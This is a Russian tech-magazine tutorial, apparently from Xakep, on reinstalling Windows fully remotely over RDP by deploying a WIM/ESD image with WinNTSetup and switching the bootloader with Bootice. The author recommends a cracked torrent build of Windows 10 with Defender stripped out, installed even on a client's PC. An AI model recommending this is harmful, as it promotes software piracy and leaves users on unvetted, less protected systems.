Так это было до лета 2020 года, когда внезапно налетевший вирус все поломал, а антивирусы не помогали. Карантин добавил новых трудностей незадачливым пользователям, у которых компы от постоянного сидения дома реже ломаться не стали. Только раньше все проблемы решал знакомый айтишник за бутылку пенного напитка, а сейчас походы могут закончиться штрафом или больничной койкой, так что компьютерная помощь (как и почти все остальное) переехала на удаленку.

И если очистить комп от вирусов еще как-то удается по сети, то переустановка ОС обычно проводится при физическом доступе. Сегодня я покажу способ сделать и эту процедуру полностью удаленной, без инструкций пользователю, как входить в загрузочное меню и выбирать загрузку с флешки. Бонусом компьютерный умелец (ты) сэкономит на транспорте.


WARNING

Описанные в статье методы могут привести к необратимому повреждению целевой системы. Попытки проникновения на чужие машины преследуются по закону. Редакция не несет ответственности за любые последствия использования информации из данной статьи.

ПОДГОТОВКА

Чтобы переустановить винду, нам потребуется собственно винда в виде ISO-образа, программы WinNTSetup и Bootice, удаленное подключение, права админа и прямые руки.

Образ можно скачать с сайта Microsoft, но я вместо этого зашел на известный русский торрент-трекер и скачал оттуда актуальную сборку Windows 10 2004 с вырезанным хламом.


May 2020 Update

Windows 10 2004/2009 Compact

Стадия разработки: Release
Год/Дата Выпуска: 26.07.2020
Версия: 2004 19041.421 / 2009 19042.421
Разработчик: Microsoft

Разрядность: x86/x64
Язык интерфейса: Русский
Таблэтка: отсутствует

Системные требования:
Процессор: не менее 1 ГГц или SoC
ОЗУ: 1 ГБ для 32-разрядной системы или 2 ГБ для 64-разрядной системы
Место на диске: 16 ГБ для 32-разрядной ОС или 20 ГБ для 64-разрядной ОС
Видеоадаптер: DirectX 9 или более поздняя версия с драйвером WDDM 1.0
Экран: 800 x 600

Описание:

Компактные сборки обеих разрядностей на основе оригинальных русских образов 19041.388 Version 2004 - MSDN.
Интегрировано KB4568831 (OS Build 19041.421), для установки Windows 10 2009(20H2) [19042.421] - отмечаем галочку "Обновления".
Удалён Windows Defender, Microsoft Edge, OneDrive, все плиточные приложения, бо́льшая часть компонентов(см.скриншоты), формат esd.


Таблетку видишь? А она есть!

Если совесть позволяет, скачать образ можно прямо на компьютер клиента. Но можно несколько уменьшить объем загрузки и заодно кастомизировать сборку, вытащив из ISO-образа всего один файл — `install.wim/install.esd`, находящийся в папке `sources` в корне образа (при желании можно его заодно поправить). Для установки, кроме него, ничего не нужно. Файл может иметь немного другие имена, но спутать его не с чем — размер переваливает за гигабайт и занимает большую часть образа. Форматы WIM и ESD — это просто разные версии формата. Подробнее об этом безобразии уже написано в «Хакере».

К удаленному соединению особых требований не предъявляется — оно должно только поддерживать графику, то есть Telnet и ему подобные пережитки прошлого тут не годятся. И конечно, на целевой машине должны быть доступны права администратора. Хотя даже в 2020 году юзеры так и не научились пользоваться компом без прав админа, так что по этому поводу особо не волнуйся.


Как ты понял, суть этого метода в том, что мы не выходим из установленной системы вплоть до перезагрузки в уже установленную новую. Это может быть единственным вариантом в случае переустановки системы на VPS, когда физически прийти и переустановить попросту невозможно, а потеря удаленного доступа приведет к потере самого сервера. Собственно, метод был придуман и реализован для переустановки винды на сервере, к панели которого был утрачен доступ.

За основу была взята программа WinNTSetup 4. Ее задача — развернуть систему из образов WIM/ESD в обход штатного установщика и WinPE. Естественно, программа умеет не только применять образ, но и твикать устанавливаемую систему и имеет множество настроек. В общем, для нормального сисадмина или «тыжпрограммиста» эта утилита обязательна к скачиванию.


WinNTSetup 4.2
WimGAPI v. 10.0.19041.1
Windows 2000/XP/2003
Windows Vista/7/8/10/2008/2012
Select location of Windows installation files
_ASUS_Notebook v2.1
Search...
Select location of the Boot drive
Зарезервировано системой 19 MB free NTFS Space Align 1024 K
MBR
BOOTMGR PBR
BOOT PART
Z:
F
Search...
Select location of the Installation drive
F
Search...
Options
Mount Installation drive as:
C:
Patch UxTheme.dll to allow unsigned Themes
drive letter preassignment
Unattend
Mode:
Wimboot
Add Drivers
Tweaks >>>
VHD >>>
Status
Setup

Главное окно программы WinNTSetup


При первом запуске тебе предложат скачать компоненты Windows ADK, без которых программа не будет работать. Они занимают совсем немного места, но, к сожалению, в комплекте с программой не поставляются. Просто имей это в виду.


Files required

WinNTSetup requires some files of the Windows 10 ADK (6 MB)

Download them now?

Еще нам потребуется Bootice — крайне полезная программа для работы с загрузчиками, которая, среди прочего, поддерживает редактирование BCD (Boot Configuration Data). Нам она понадобится, чтобы заставить загрузчик винды грузить нашу свежеустановленную систему вместо существующей.


BOOTICE v1.3.4 x64 - by Pauly
Physical disk
Disk image
BCD
Utilities
UEFI
Command line
About

Description
BOOTICE is a portable utility to manipulate (install, backup, restore) the MBR or PBR of your disks.
In addition, BOOTICE offers you the possibility to manage disk partitions, to edit disk sectors, to backup or restore disk sectors, to partition and format disks.

Destination Disk
HD0: Patriot Burst (223.6 GB, C: E: Z:)

Refresh
Process MBR
Process PBR
Parts Manage
Sector Edit
http://www.ipauly.com
Exit

Bootice

Нам важно не потерять удаленный доступ после переустановки, ведь новую систему надо еще настроить. Поскольку изначально процедура нужна была на VPS, в качестве удаленного доступа использовался RDP, под который я и делал этот метод. Если ты используешь другое средство, я расскажу, как быть с ним, позже. В случае же с RDP сохранение доступа обеспечивается редактированием реестра после установки, пусть и автоматическим.

WARNING


Любое вмешательство в загрузочный код, в том числе переустановка ОС (а особенно переустановка нештатным способом), может привести к трудно восстановимому «кирпичу». Все описанное делай, только когда создашь копию данных или если умеешь их восстанавливать!

СНЕСТИ И НАКАТИТЬ

Теперь, когда весь софт скачан и подготовка завершена, подключайся к клиенту и приступай!

Разметка диска

Перво-наперво нужно выделить место под новую ОС. На раздел с существующей, как бы ни хотелось, установить не получится. Поэтому открывай диспетчер дисков и создавай новый раздел в NTFS. По размеру меньше 10 Гбайт ставить не следует.


Этот компьютер
Корзина
Управление дисками
Файл
Действие
Вид
Справка
Диск 0
Базовый
126,98 ГБ
В сети
100 МБ
Исправен (Шифр
Windows 10 Compact (C:)
68,29 ГБ NTFS
Исправен (Загрузка, Файл подкачки, Аварий
xakep.ru drive (D:)
58,59 ГБ NTFS
Исправен (Базовый раздел диска)
Не распределена
Основной раздел
ENG
12:40
07.08.2020


Том	Располо...	Тип	Файловая с...	Состояние	Емкость	Свобод...	Свободно %
(Диск 0 раздел 1)	Простой	Базовый		Исправен...	100 МБ	100 МБ	100 %
Windows 10 Com...	Простой	Базовый	NTFS	Исправен...	68,29 ГБ	60,45 ГБ	89 %
xakep.ru drive (D:)	Простой	Базовый	NTFS	Исправен...	58,59 ГБ	58,50 ГБ	100 %

Теперь, когда мы создали новый раздел (я создал около 60 Гбайт), устанавливаем.


WinNTSetup

Открываем программу WinNTSetup, вспоминаем, какую версию Windows мы будем ставить, выбираем соответствующую вкладку вверху окна. Я искренне верю, что ты не будешь ставить ни Windows XP, ни Windows 2000, так что описание установки для них опущу. Тем более что процесс не сильно отличается и программа дает множество подсказок.

